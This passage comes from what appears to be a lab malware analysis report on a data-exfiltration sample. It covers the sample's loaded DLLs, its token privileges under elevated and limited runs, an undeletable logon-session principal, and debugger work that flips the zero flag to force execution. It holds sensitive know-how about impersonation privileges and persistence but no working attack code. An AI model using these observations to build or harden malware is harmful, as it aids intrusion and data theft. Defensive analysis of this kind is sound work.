fontdrvhost.exe	732			5.09 MB		Usermode Font Driver Host
dwm.exe	896	1.52		61.25 MB		Desktop Window Manager
explorer.exe	3084	0.08		68.58 MB	DESKTOP-P...\\Malianalis	Windows Explorer
SecurityHealthSystray.exe	4556			1.62 MB	DESKTOP-P...\\Malianalis	Windows Security notification...
VBoxTray.exe	4568	0.01	56 B/s	2.47 MB	DESKTOP-P...\\Malianalis	VirtualBox Guest Additions Tra...
ZoomIt64.exe	4740			1.75 MB	DESKTOP-P...\\Malianalis	Sysinternals Screen Magnifier
wordpad.exe	5012			108.68 MB	DESKTOP-P...\\Malianalis	Windows Wordpad Application
SystemInformer.exe	5836	1.49		18.32 MB	DESKTOP-P...\\Malianalis	System Informer
tcpview.exe	3508	5.76	1.82 kB/s	4.01 MB	DESKTOP-P...\\Malianalis	Sysinternals TcpView
7zFM.exe	5504			4.49 MB	DESKTOP-P...\\Malianalis	7-Zip File Manager
Malware.unknown.exe	2892	0.11		1.67 MB	DESKTOP-P...\\Malianalis	

Malware.unknown- Data Exfiltration Malware

May 2024

v1.0




Moving to the Properties section, I came across the Modules the malware use. as we can see, there are more dll libraries that are being used than what we thought, resembling the way in which system changes are being made to prepare for successful execution process.

Name	Base address	Size	Description
Malware.unkn...	0x400000	188 kB	
apphelp.dll	0x73b50000	636 kB	Application Compatibility Client Library
bcrypt.dll	0x76fe0000	100 kB	Windows Cryptographic Primitives Library (Wow64)
bcryptprimitives...	0x76340000	380 kB	Windows Cryptographic Primitives Library
dnsapi.dll	0x72d50000	576 kB	DNS Client API DLL
FWPUCLNT.DLL	0x72ce0000	356 kB	FWP/IPsec User-Mode API
gdi32.dll	0x76d30000	140 kB	GDI Client DLL
gdi32full.dll	0x76950000	884 kB	GDI Client DLL
imm32.dll	0x76b40000	148 kB	Multi-User Windows IMM32 API Client DLL
IPHLPAPI.DLL	0x74750000	200 kB	IP Helper API
kernel32.dll	0x76720000	960 kB	Windows NT BASE API Client DLL
KernelBase.dll	0x758f0000	2.1 MB	Windows NT BASE API Client DLL
locale.nls	0x630000	804 kB	
msvcp_win.dll	0x752b0000	492 kB	Microsoft® C Runtime Library
msvcrt.dll	0x76280000	764 kB	Windows NT CRT DLL
mswsock.dll	0x72de0000	328 kB	Microsoft Windows Sockets 2.0 Service Provider
nsi.dll	0x76d20000	28 kB	NSI User-mode interface DLL
ntdll.dll	0x77100000	1.64 MB	NT Layer DLL
ntdll.dll	0x7ffe59e7...	1.97 MB	NT Layer DLL
rasadhlp.dll	0x72d40000	32 kB	Remote Access AutoDial Helper
rpcrt4.dll	0x76a30000	760 kB	Remote Procedure Call Runtime
SortDefault.nls	0x2250000	3.22 MB	
ucrtbase.dll	0x763a0000	1.12 MB	Microsoft® C Runtime Library
user32.dll	0x74ff0000	1.61 MB	Multi-User Windows USER API Client DLL
win32u.dll	0x76c00000	96 kB	Win32u
wow64.dll	0x7ffe58c0...	356 kB	Win32 Emulation on NT64
wow64cpu.dll	0x770f0000	40 kB	AMD64 Wow64 CPU
wow64win.dll	0x7ffe5848...	524 kB	Wow64 Console and Win32 API Logging
ws2_32.dll	0x76880000	396 kB	Windows Socket 2.0 32-Bit DLL

Moving on to the "Token" section, I was able to identify the malware process privileges.

I became aware that there are differences in the malware privileges when running in elevated mode (Run as admin) versus running the same file without admin privileges.

In an elevated mode, we can see the malware process has a lot of privileges, including those that are enabled only for admins, such as "NT Authority" privileges.



System Informer [DESKTOP-PUAFCAM\Malianalis]

System View Tools Users Help

Refresh Options | Find handles or DLLs System information | Search Processes (Ctrl+K) Aa *

Processes Services Network Disk Firewall Devices

Malware.unknown.exe (1360) Properties

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	GPU	Disk	Network	Comment	Windows
User: DESKTOP-PUAFCAM\Malianalis													
User SID: S-1-5-21-1871493896-4026087101-1549351668-1001													
Session: 1	Elevated: Yes (Full)				VIRTUALIZED: Not allowed								
Name	Status	Description		SID	Type								
SeIncreaseWor...	Disabled	Increase a process working set											
SeTimeZonePriv...	Disabled	Change the time zone											
SeCreateSymb...	Disabled	Create symbolic links											
SeDelegateSes...	Disabled	Obtain an impersonation token for another ...											
SeChangeNotif...	Enabled	Bypass traverse checking											
SeImpersonate...	Enabled	Impersonate a client after authentication											
SeCreateGlobal...	Enabled	Create global objects											
Groups													
DESKTOP-PUAFCAM\...	Enabled	Mandatory		S-1-5-21-1871...	Local								
Everyone	Enabled	Mandatory		S-1-1-0	World (Authority)								
NT AUTHORITY\...	Enabled	Mandatory		S-1-5-114	NT (Authority)								
BUILTIN\Administr...	Enabled	Mandatory, Owner		S-1-5-32-544	Local								
BUILTIN\Users	Enabled	Mandatory		S-1-5-32-545	Local								
NT AUTHORITY\...	Enabled	Mandatory		S-1-5-4	NT (Authority)								
CONSOLE LOGON	Enabled	Mandatory		S-1-2-1	Local (Authority)								
NT AUTHORITY\...	Enabled	Mandatory		S-1-5-11	NT (Authority)								
NT AUTHORITY\...	Enabled	Mandatory		S-1-5-15	NT (Authority)								
NT AUTHORITY\...	Enabled	Mandatory		S-1-5-113	NT (Authority)								

Default token Permissions Integrity Advanced

Close



One Particular privilege that I found interesting in that regard is the "Impersonate a client after authentication" permission. this allows the user to gain unauthorized access while impersonating to the endpoint's client.

Malware.unknown.exe (2892) Properties

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	GPU	Disk	Network	Comment	Windows
User:	DESKTOP-PUAFCAM\Malianalis												
User SID:	S-1-5-21-1871493896-4026087101-1549351668-1001												
Session:	1	Elevated:	Yes (Full)	Virtualized:	Not allowed								
Name	Status	Description				SID	Type						
Privileges													
SeImpersonatePrivilege	Enabled	Impersonate a client after authentication											
SeCreateGlobalPrivilege	Enabled	Create global objects											
SeChangeNotifyPrivilege	Enabled	Bypass traverse checking											

When opening the "Permissions" tab we found out this is actually being done through the creation of a user named "LogonSessionid_0_163572", that has "Special" Access permissions.

Advanced Security Settings for Token

Name:	Token		
Owner:	Administrators (DESKTOP-PUAFCAM\Administrators) Change		
Integrity level:	High Mandatory Level		
Permissions		Auditing	Effective Access
For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).			
Permission entries:			
Type	Principal	Access	Inherited from
Allow	Administrators (DESKTOP-PUAFCAM\Administrators)	Full control	None
Allow	SYSTEM	Full control	None
Allow	LogonSessionid_0_163572	Special	None


Add Remove View

Disable inheritance

OK Cancel Apply



Opening the user "Special" permissions, reveals suspicious checkboxes that are active, such as "Query" and "Impersonate", what may lead us to think that this user creation has set the tone for the malware later execution processes.





When trying to remove some of those permissions, we get an error message says we don't have the right privileges to do so. This makes this logon session user invulnerable for deletion or permission changes, and from the attacker point of view, allows him to retain sustainable connection between the compromised endpoint to his remote servers.

The screenshot shows the 'Advanced Security Settings for Token' dialog box. It displays the following information:

- Name: Token
- Owner: Administrators (DESKTOP-PUAFCAM\Administrators) [Change](#)
- Integrity level: High Mandatory Level

Below this, there are three tabs: Permissions (selected), Auditing, and Effective Access.

A note below the tabs states: "For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available)."

The "Permission entries:" section lists the following entries:

Type	Principal
Allow	Administrators (DESKTOP-PUAFCAM\Administrators)
Allow	SYSTEM
Allow	LogonSessionId_0_16357

A modal dialog box titled "Windows Security" is overlaid on the dialog, displaying the error message: "Unable to save permission changes on Token. Access is denied." with an "OK" button.

At the bottom of the dialog, there are buttons for Add, Remove, Edit, Disable inheritance, OK, Cancel, and Apply.



When running the sample without elevated privileges we can see fewer privileges that are enabled by the malware.

Malware.unknown.exe (2372) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk Network Comment Windows



User: DESKTOP-PUAFCAM\Malianalis
User SID: S-1-5-21-1871493896-4026087101-1549351668-1001
Session: 1 Elevated: No (Limited) Virtualized: Yes

Name	Status	Description	SID	Type
SeShutdownPrivilege	Disabled	Shut down the system		
SeUndockPrivilege	Disabled	Remove computer from docki...		
SeIncreaseWorkingSetPrivilege	Disabled	Increase a process working set		
SeTimeZonePrivilege	Disabled	Change the time zone		
SeChangeNotifyPrivilege	Enabled	Bypass traverse checking		
Groups				
NT AUTHORITY\SYSTEM	Disabled	Use for deny only	S-1-5-114	NT (Authority)
BUILTIN\Administrators	Disabled	Use for deny only	S-1-5-32-544	Local
DESKTOP-PUAFCAM\Malianalis	Enabled	Mandatory	S-1-5-21-1871...	Local
Everyone	Enabled	Mandatory	S-1-1-0	World (Authority)
BUILTIN\Users	Enabled	Mandatory	S-1-5-32-545	Local
NT AUTHORITY\SECURITY	Enabled	Mandatory	S-1-5-4	NT (Authority)
CONSOLE LOGON	Enabled	Mandatory	S-1-2-1	Local (Authority)
NT AUTHORITY\SYSTEM	Enabled	Mandatory	S-1-5-11	NT (Authority)



Default token Permissions Integrity Advanced

Close

looking at the permission tab, we can see the same user creation, and also see his permissions has remained exactly the same as they were in the elevated mode.



The only difference is that now we can remove or unchecked the current permissions, and even deleting the user from the users list.






But what I came up with, is that even doing so will not cause the malware to stop its processes. In fact, even without those permissions the malware kept doing what it is intended to do, as seen from the screenshot below.

The screenshot shows two windows. On the left is NetworkMiner displaying DNS traffic. The list of captured packets includes various queries and responses, such as 'No such name' responses and standard DNS queries. On the right is a 'Advanced Security Settings for Token' dialog box. It shows a list of permissions for a token named 'Malianalis'. The permissions table includes:

Type	Principal	Access	Inherited from
Allow	Malianalis	Full control	None
Allow	SYSTEM	Full control	None
Allow	Administrators (DESKTOP-PUAFCAM\Admin...)	Query	None

Buttons at the bottom of the dialog include 'OK', 'Cancel', and 'Apply'.

These findings suggest that some communication information is still stored on the system, making sure that even if the user has been exposed during analysis, the malware will still keep its ongoing process active. at this point, it seems like there are only two options that can be done against the malware further execution process: either to terminate the process manually, or elsewhere delete the targeted file.



In that regard it is important to note that the stage in which we delete the file is crucial.

As we saw before, if the file is deleted before first queried, no other actions will be taken by the malware since it didn't find its targeted file. But if we try to delete the file while the exfiltration process has already been started, nothing will prevent the malware from further execute.

So in this short check, we found out that the first connection with the remote server using the permanent user is the key point for the malware in order to launch its further processes. Once connection is observed, the only action that can be taken against the malware execution process is to terminate the process completely or delete the targeted file before the exfiltration process starts. unless doing so, the malware will keep it execution flow as intended.

Let's move on now to examine the file in the "x32dbg" and see if the details we came up with so far matches what we'll find in the debugger.

As discussed in the Advanced static analysis phase, there are few key points in the malware execution flow, in which the malware has to decide, based upon the Zero flag values, either to launch its further execution process or stop.

In that regard, we found the place in the debugger in which the first "jne" is invoked.

As we look through this both in Cutter and in the debugger, we can see the values that are being moved before the "jne" instruction is actually the ones that are required for the call of "malware.unknown.exe" function, while in Cutter It comes under the obfuscated name of "fcn.00405f9b."

<pre>[0x0040b3aa] fcn.0040b3aa(); 0x0040b3aa push ebp 0x0040b3ab mov ecx, data.0041cd3c ; 0x41cd3c 0x0040b3b0 mov ebp, esp 0x0040b3b2 sub esp, 8 0x0040b3b5 call fcn.00405f9b ; fcn.00405f9b 0x0040b3ba mov dword [0x420508], eax 0x0040b3bf test eax, eax 0x0040b3c1 jne 0x40b3cd</pre>	<pre>0B3AA 55 0B3AB B9 3CCD4100 0B3B0 89E5 0B3B2 83EC 08 0B3B5 E8 E1ABFFFF 0B3BA A3 08054200 0B3BF 85C0 0B3C1 v 75 OA</pre>	<pre>push ebp mov ecx,malware.unknown.exe.41CD3C mov ebp,esp sub esp,8 call malware.unknown.exe.405F9B mov dword ptr ds:[420508],eax test eax,eax jne malware.unknown.exe.40B3CD</pre>
--	---	--



From the right-side menu of the debugger we can also see that the ZF is set to 1, meaning currently the values are equal, hence a jump will not be made.

Malware.unknown.exe.malz - PID: 1892 - Module: malware.unknown.exe.malz - Thread: Main Thread 3652 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Jan 6 2024 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source Ref

Address	OpCode	Instruction	Comment	Registers
0040B37F	B9	mov ecx, malware.unknown.exe.41CD50		EAX 000000 EBX 000000 ECX 16F600 EDX 000000 EBP 0062FA ESP 0062FA ESI 771069 EDI 77106A EIP 771B1E EFLAGS 000 ZF 1 PF 1 OF 0 SF 0 CF 0 TF 0 LastError 0 LastStatus 0
0040B384	89E5	mov ebp, esp		
0040B386	83EC 08	sub esp, 8		
0040B389	E8 AEF0FFFF	call malware.unknown.exe.40B13C		
0040B38E	A3 10B14200	mov dword ptr ds:[42B110], eax		
0040B393	85C0	test eax, eax		
0040B395	v 74 11	je malware.unknown.exe.40B3A8	41CBE0:"inet_1"	
0040B397	89C1	mov ecx, eax		
0040B399	BA E0CB4100	mov edx, malware.unknown.exe.41CBE0		
0040B39E	E8 BCDF0FFF	call malware.unknown.exe.40B15F		
0040B3A3	A3 00054200	mov dword ptr ds:[420500], eax		
0040B3A8	C9	leave		
0040B3A9	C3	ret		
0040B3AA	55	push ebp		
0040B3AB	B9 3CCD4100	mov ecx, malware.unknown.exe.41CD3C		
0040B3B0	89E5	mov ebp, esp		
0040B3B2	83EC 08	sub esp, 8		
0040B3B5	E8 E1ABFFFF	call malware.unknown.exe.405F9B		
0040B3B8	A3 08054200	mov dword ptr ds:[420508], eax		
0040B3BF	85C0	test eax, eax		
0040B3C1	v 75 0A	jne malware.unknown.exe.40B3CD		

Since we want to examine the execution flow of the program more carefully, we are going to trick the malware and change the ZF as if the values of "eax" are not equal (ZF Set to 0) resulting in a further launch of the malware processes.

So what we are going to do is to change the ZF values of the "test, eax, eax" instruction to 0 and we will follow up with the process:

Malware.unknown.exe - PID: 220 - Module: malware.unknown.exe - Thread: Main Thread 3864 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Jan 6 2024 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols References Threads Handles Trace

Address	OpCode	Instruction	Comment	Registers
